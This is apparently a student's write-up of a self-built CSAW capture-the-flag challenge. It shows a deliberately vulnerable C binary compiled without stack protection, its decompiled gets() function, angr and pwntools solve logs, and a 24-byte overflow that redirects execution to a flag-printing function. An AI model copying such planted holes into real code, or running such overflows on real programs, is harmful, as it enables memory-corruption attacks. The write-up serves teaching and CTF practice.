Kayla Pollock
CS-GY 9223
CSAW Challenge

"Passwords" Challenge

Difficulty: >= 300 points

Category: Binary Exploitation with Reversing

Solution Script: Attached

Zip Contents: Source, Solution, Binary, & Basic flag.txt because might as well


Compiling: I included the binary that I used to test my solution, but I compiled with:

```
gcc pollockCTF.c -o passwords -fno-stack-protector -no-pie
```

Walkthrough:

For this challenge, I created three passwords the user had to figure out. When running the binary, the first password the user is asked for is generated with a call to rand(), which the user can see when the comparison is done in gdb (inspired by the external CTF I participated in).

At first the user might think this is a true random number, but that is not the case, allowing the user to find the password in gdb, and hardcode this in their solution script because: *"If random numbers are generated with rand () without first calling srand (), your program will create the same sequence of numbers each time it runs"* so it can easily be grabbed. Here we see the hex value which converts to "1804289383" that is used in my script.



Once the user figures this out, they are prompted for a second password which requires reversing. I built the angr solution directly into my script, leaving prints so you can follow along with the execution. I sent the solution angr found directly into my program. In the example

below and in the attached solution script, I adjusted the constraint values a little more than a normal user would for more efficiency (so it took only 4 minutes, and when you run it it will only take 4 minutes). A regular user would likely set the value to “a > 11111” from looking at Ghidra, specifically in main before second_password is called (Not sure how long is standard for CTFs but you guys will obviously know if using this in CSAW and can adjust accordingly).

Here is angr running:

```
kali@kali:~/Desktop/csaw$ python3 solve.py
DEBUG    | 2021-05-12 00:12:35,778 | pwnlib.elf.elf | PLT 0x401030 puts
DEBUG    | 2021-05-12 00:12:35,778 | pwnlib.elf.elf | PLT 0x401040 printf
DEBUG    | 2021-05-12 00:12:35,779 | pwnlib.elf.elf | PLT 0x401050 fgets
DEBUG    | 2021-05-12 00:12:35,779 | pwnlib.elf.elf | PLT 0x401060 getchar
DEBUG    | 2021-05-12 00:12:35,780 | pwnlib.elf.elf | PLT 0x401070 gets
DEBUG    | 2021-05-12 00:12:35,780 | pwnlib.elf.elf | PLT 0x401080 fopen
DEBUG    | 2021-05-12 00:12:35,780 | pwnlib.elf.elf | PLT 0x401090 __isoc99_scanf
DEBUG    | 2021-05-12 00:12:35,780 | pwnlib.elf.elf | PLT 0x4010a0 rand
[*] '/home/kali/Desktop/csaw/passwords'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
INFO     | 2021-05-12 00:12:35,782 | pwnlib.elf.elf | '/home/kali/Desktop/csaw/passwords'
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
[+] Starting local process './passwords': pid 11968
INFO     | 2021-05-12 00:12:35,784 | pwnlib.tubes.process.process.139915680162000 | Starting local process './passwords'
INFO     | 2021-05-12 00:12:35,793 | pwnlib.tubes.process.process.139915680162000 | Starting local process './passwords': pid 11968
b'Please enter the first password'
Sending 1804289383 ...
b'\nCorrect!\nPlease enter the second password'
Using angr ...
WARNING | 2021-05-12 00:12:35,843 | angr.storage.memory_mixins.default_filler_mixin | The program is accessing memory or registers with an unspecified value. This could indicate unwanted
behavior.
WARNING | 2021-05-12 00:12:35,844 | angr.storage.memory_mixins.default_filler_mixin | angr will cope with this by generating an unconstrained symbolic variable and continuing. You can res
olve this by:
WARNING | 2021-05-12 00:12:35,844 | angr.storage.memory_mixins.default_filler_mixin | 1) setting a value to the initial state
WARNING | 2021-05-12 00:12:35,845 | angr.storage.memory_mixins.default_filler_mixin | 2) adding the state option ZERO_FILL_UNCONSTRAINED_{MEMORY,REGISTERS}, to make unknown regions hold n
ull
WARNING | 2021-05-12 00:12:35,845 | angr.storage.memory_mixins.default_filler_mixin | 3) adding the state option SYMBOL_FILL_UNCONSTRAINED_{MEMORY,REGISTERS}, to suppress these messages.
WARNING | 2021-05-12 00:12:35,846 | angr.storage.memory_mixins.default_filler_mixin | Filling register rbp with 8 unconstrained bytes referenced from 0x4011f3 (second_password+0x0 in pass
words (0x4011f3))
WARNING | 2021-05-12 00:16:31,505 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at 0x7fffffffff0000 with 8 unconstrained bytes referenced from 0x4012db (second_passw
ord+0xe8 in passwords (0x4012db))
WARNING | 2021-05-12 00:16:37,574 | angr.engines.successors | Exit state has over 256 possible solutions. Likely unconstrained; skipping. <BV64 mem_7fffffffff0000_2_64{UNINITIALIZED}>
PASSWORD TWO ISSSS
11234
```

And here is a closer-up screenshot, same as above, just clearer:

```
[+] Starting local process './passwords': pid 11968
INFO     | 2021-05-12 00:12:35,784 | pwnlib.tubes.process.process.139915680162000 | Startin
INFO     | 2021-05-12 00:12:35,793 | pwnlib.tubes.process.process.139915680162000 | Startin
b'Please enter the first password'
Sending 1804289383 ...
b'\nCorrect!\nPlease enter the second password'
Using angr ...
WARNING | 2021-05-12 00:12:35,843 | angr.storage.memory_mixins.default_filler_mixin | The
behavior.
WARNING | 2021-05-12 00:12:35,844 | angr.storage.memory_mixins.default_filler_mixin | angr
olve this by:
WARNING | 2021-05-12 00:12:35,844 | angr.storage.memory_mixins.default_filler_mixin | 1) s
WARNING | 2021-05-12 00:12:35,845 | angr.storage.memory_mixins.default_filler_mixin | 2) a
ull
WARNING | 2021-05-12 00:12:35,845 | angr.storage.memory_mixins.default_filler_mixin | 3) a
WARNING | 2021-05-12 00:12:35,846 | angr.storage.memory_mixins.default_filler_mixin | Fill
words (0x4011f3))
WARNING | 2021-05-12 00:16:31,505 | angr.storage.memory_mixins.default_filler_mixin | Fill
ord+0xe8 in passwords (0x4012db))
WARNING | 2021-05-12 00:16:37,574 | angr.engines.successors | Exit state has over 256 poss
PASSWORD TWO ISSSS
11234
```

Now, it is time for the final password. When looking at the final password function in Ghidra, it appears that there is no correct solution to this final problem, however, the final input uses gets() and displays the output to the user, which is susceptible to a buffer overflow (getchar is needed

because scanf was previously used and there is a trailing newline that getchar just eats up, the actual input goes into gets).

```
void final_password(void)

{
  undefined8 local_18;
  undefined8 local_10;

  local_18 = 0;
  local_10 = 0;
  puts("Now can you guess the final password?");
  getchar();
  gets((char *)&local_18);
  printf("Sorry! %s is not correct!\n",&local_18);
  puts("Goodbye!");
  return;
}
```

The user must overflow this, which can be fuzzed or tested with the keyboard as it takes 16 chars to completely overflow the variable and another 8 for $rbp - so the payload must be 24 chars followed by the address of the print_flag function. Here is the new and final solution output (with prints to show it all working)

```
kali@kali:~/Desktop/csaw$ python3 solve.py
DEBUG   | 2021-05-11 23:56:20,830 | pwnlib.elf.elf | PLT 0x401030 puts
DEBUG   | 2021-05-11 23:56:20,831 | pwnlib.elf.elf | PLT 0x401040 printf
DEBUG   | 2021-05-11 23:56:20,831 | pwnlib.elf.elf | PLT 0x401050 fgets
DEBUG   | 2021-05-11 23:56:20,831 | pwnlib.elf.elf | PLT 0x401060 getchar
DEBUG   | 2021-05-11 23:56:20,832 | pwnlib.elf.elf | PLT 0x401070 gets
DEBUG   | 2021-05-11 23:56:20,832 | pwnlib.elf.elf | PLT 0x401080 fopen
DEBUG   | 2021-05-11 23:56:20,832 | pwnlib.elf.elf | PLT 0x401090 __isoc99_scanf
DEBUG   | 2021-05-11 23:56:20,832 | pwnlib.elf.elf | PLT 0x4010a0 rand
[*] '/home/kali/Desktop/csaw/passwords'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
INFO    | 2021-05-11 23:56:20,834 | pwnlib.elf.elf | '/home/kali/Desktop/csaw/passwords'
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
[+] Starting local process './passwords': pid 11839
INFO    | 2021-05-11 23:56:20,837 | pwnlib.tubes.process.process.140170879770784 | Starting local process './passwords'
INFO    | 2021-05-11 23:56:20,846 | pwnlib.tubes.process.process.140170879770784 | Starting local process './passwords': pid 11839
b'Please enter the first password'
Sending 1804289383 ...
b'\nCorrect!\nPlease enter the second password'
Using angr ...
WARNING | 2021-05-11 23:56:20,893 | angr.storage.memory_mixins.default_filler_mixin | The program is accessing memory or registers with an unspecified v
ehavior.
WARNING | 2021-05-11 23:56:20,894 | angr.storage.memory_mixins.default_filler_mixin | angr will cope with this by generating an unconstrained symbolic v
lve this by:
WARNING | 2021-05-11 23:56:20,894 | angr.storage.memory_mixins.default_filler_mixin | 1) setting a value to the initial state
WARNING | 2021-05-11 23:56:20,894 | angr.storage.memory_mixins.default_filler_mixin | 2) adding the state option ZERO_FILL_UNCONSTRAINED_{MEMORY,REGISTE
ll
WARNING | 2021-05-11 23:56:20,895 | angr.storage.memory_mixins.default_filler_mixin | 3) adding the state option SYMBOL_FILL_UNCONSTRAINED_{MEMORY,REGIS
WARNING | 2021-05-11 23:56:20,895 | angr.storage.memory_mixins.default_filler_mixin | Filling register rbp with 8 unconstrained bytes referenced from 0x
ords (0x4011f3))
WARNING | 2021-05-12 00:00:10,032 | angr.storage.memory_mixins.default_filler_mixin | Filling memory at 0x7fffffffff0000 with 8 unconstrained bytes ref
rd+0xe8 in passwords (0x4012db))
WARNING | 2021-05-12 00:00:15,134 | angr.engines.successors | Exit state has over 256 possible solutions. Likely unconstrained; skipping. <BV64 mem_7fff
PASSWORD TWO ISSSS
11231
b'That is correct!\n\nNow can you guess the final password?'
Sending payload (overflow followed by address of print_flag)...
b'Sorry! AAAAAAAAAAAAAAAAAAAAAAAA\xdc\x12@ is not correct!\nGoodbye!\nHere is your flag: '
b'flag{WORKS}\n'
```

FLAG FOUND

Please see the zip file that contains the solution, the challenge's code and the binary… This was my first time ever doing something like this and I learned A LOT, from what I needed to compile the code with, to a ton of work in gdb - I hope this can be used or at least adapted to fit CSAW! :)